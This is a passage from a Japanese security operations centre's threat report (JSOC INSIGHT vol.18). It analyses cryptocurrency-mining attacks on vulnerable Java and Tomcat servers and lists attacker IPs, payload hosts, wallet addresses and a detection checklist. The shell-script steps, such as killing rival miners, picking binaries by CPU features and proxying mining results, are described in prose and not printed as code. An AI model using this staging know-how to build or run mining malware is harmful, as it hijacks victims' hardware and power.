


Figure 18 Shell script content example

7 JexBoss – JBoss (and others Java Deserialization Vulnerabilities) verify and EXploitation Tool
https://github.com/joaomatosf/jexboss

① Preparation before starting mining

In this example, the attacker then checks for a mining process, and if a mining process is running, the attacker stops the process. This seems to be intended to remove another attacker who is also attempting mining. It will allow the attacker to exploit the vulnerable host more efficiently. A seemingly random character string of "pzyoatjkhg" is not a generally used process name. The character string varied, depending on the time of observation, and it may be a process name used by the attacker in the past or used by a different attacker currently.

If the attacker's own process is not running, then the attacker will execute the next portion of the script.

② Binary file and configuration file download

The attacker will download a configuration file (kworker.conf) used for this attack from a server prepared by the attacker. The attacker will use cpuinfo to determine whether the AES-NI extension is available to the CPU of the target host and will switch the binary file (kworker/kworker_na) to be downloaded. AES-NI is an extended instruction that accelerates AES encryption/decryption and that allows some cryptocurrency mining algorithms to improve the efficiency of cryptocurrency mining.

In this example, the binary file is stored as accounts-daemon under /var/tmp/, and the file name also varied, depending on the time of observation.

③ Binary file execution

The attacker will execute a binary file to investigate the number of cores of the CPU and enable the Hugepage functionality. This also seems to be the attacker's device to improve the efficiency of cryptocurrency mining.

4.2.2.3 Program-based cryptocurrency mining

Figure 19 shows an example of the result obtained by scanning an executable binary downloaded by the shell script with VirusTotal, while Figure 20 shows an example of the content of the configuration file (kworker.conf).




Figure 19 Executable binary scan result




Figure 20 kworker.conf content example

The VirusTotal scan result shows that the attacker is a Bitcoin miner, and the "user" portion of the configuration file contains the wallet address of Monero (Monero/XMR) that the attacker seems to use. This will imply that the cryptocurrency that the attacker attempts to mine is Monero. Furthermore, the IP address contained in the "url" portion of the configuration file is not the IP address of a publicly available mining pool, so it will imply a proxy server prepared by the attacker for mining.




Figure 21 Attacker's profit

Our observations imply that the attacker will profit as shown in Figure 21. A typical miner will be rewarded a cryptocurrency, the amount of which varies, depending on the mining result sent to a mining pool. On the other hand, the attacker in this example sends the mining result to a miner proxy prepared by the attacker, so the successfully attacked host itself is not rewarded. The successfully attacked host will continue mining, consuming a lot of electrical power and resulting in significant performance deterioration.

Our investigation confirmed multiple wallet addresses that seem to be used by the attacker. Table 6 shows the wallet addresses and the amounts of the rewards that the attacker acquired from mining pools (as of December 6, 2017).

Table 6 Wallet addresses used by the attacker and reward amounts

Wallet address	Reward (Monero)
43We5FWNCmqffX[redacted]XP9uZvMAZ8gfG7SYaLdQTpo2G GPDjk6zWdGAe6RedPTRhmC1EkGnAY3dPE62H3Gu8R	409.9805411
44NqFYxEZpVH2p[redacted]Yyc6zhxxUutkfHJZSws6NqM4hhjg6 14JJmN6exbvSVCFsBYmJXwdtnkvA3Cy4CbEi4Q	224.5395188
466iRjZzJZZWAqz[redacted]hj8UJiBEf61Eui6Nw8bEAJ1z434LW M3SKdaDyH7zgNY64rgg2fYmw8cbP5uBjpMA8g	165.6107616
46HNu1D3kxUPTnf[redacted]pFPYUQSszYTiUYQ6j2ZVd1tbnZ dQE3H5ASzo2w3EMwbSQmr3v5tD7qRd7mCHYeyP7	81.0488133
46Z6dQ77i2qAapF4[redacted]waZbmtyyPsxDXWyxPS5nfYoe5t 4R7yTgsvTAxgE8DRwwtKiMxCmM39KCBPfEgL5b	254.3477195
49mQCzecsC6TS1s[redacted]ESvLGLPHYJLKohVCQivAB5jJw2x HokTpjtSfE3D8m2U3JjDGEWJMYLrN216CM3dRpBt	307.9943628

The JSOC confirmed the above six different wallet addresses, and the total amount of the mining rewards is equivalent to over 45 million Japanese yen. As cryptocurrency is rising in value every day, the attacker seems to have started mining an easily profitable cryptocurrency from the beginning of 2017.

4.2.3 Large-scale mining attacker

We believe that there is an attacker (individual or group) that has been engaging in a large-scale attack intended for cryptocurrency mining. The attacker has been irregularly changing its source IP address, but the payload portions in the offensive traffic instances are very similar to each other, and they use the same shell script name, "log.jpg", that attempts downloading.

To reduce the risk of this type of attack, it is recommended, depending on the usage status of the organization involved, to implement appropriate access control with a network device such as a firewall against a host that repeats an attack as shown in Table 7.

Table 7 Source IP addresses used for large-scale attack

Period	Source IP address
April 1 to May 10	194.87.94.136
May 11 to May 23	5.188.10.102
May 23 to July 12	5.188.10.104
July 12 to October 14	5.188.10.250
After October 14	5.188.10.251

4.2.4 Conclusion

Checking the following points will help to investigate whether your operating environment is being exploited via the attack explained in this section:

- ☐ Traffic from one of the attacker's source IP addresses (shown in Table 7) recorded in a log
- ☐ Outbound traffic originates from an IP address (shown in Table 8) holding a suspicious file
- ☐ cron contains unintended content
- ☐ Running of a suspicious process in terms of Web server permissions
- ☐ No inappropriate process that is consuming a lot of CPU resources

Table 8 Examples of IP addresses holding suspicious files and suspicious file names

IP address holding a suspicious file	Suspicious file name
91.230.47.40	logo.jpg
5.188.87.11	pics.jpg
5.188.87.12	kill.sh
45.76.94.6	kill1.sh
94.177.187.110	win.txt
149.255.35.91	scv.ps1

The JSOC has not confirmed any successful cryptocurrency mining attack in its monitoring environment. However, based on the following observations, we guess that the mining attacker will benefit even if a lot of time and effort is required.

- Shell script
  - The mining shell script has been updated repeatedly.
  - The efficiency of cryptocurrency mining has been improved.
  - Exclusive control of a vulnerable host has been attempted.

- Increasing number of mining attempts detected
  - Sources of attack (i.e., attackers) have been increasing in number.
  - Targeted vulnerabilities have been increasing in number.
    The JSOC also detected attacks against Apache Tomcat vulnerabilities (CVE-2017-12615, CVE-2017-12617).

Our Cyber Emergency Center reported responses to several emergency cases of successful mining attacks.[8] Such attacks will be continued in the future, and it is likely that more sophisticated methods will be developed. We recommend earlier countermeasures against arbitrary code execution vulnerabilities such as those listed in Table 5.

We hope that this report can help elucidate what cryptocurrency mining attackers are like and how such mining attacks are performed, as well as to improve security measures.

8 *Cyber Emergency Center Report* No. 1 (Japanese)
https://www.lac.co.jp/lacwatch/pdf/20171124_cecreport_vol1.pdf

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.18
Authors:
Junichiro Kume, Makoto Sonoda, Naoaki Nishibe, Shigenaru Yamashiro,
Shotaro Murakami, Yusuke Takai
(alphabetical order)

JAPAN
SECURITY OPERATION
CENTER

LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093

Phone: +81-3-6757-0113 (Sales)

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/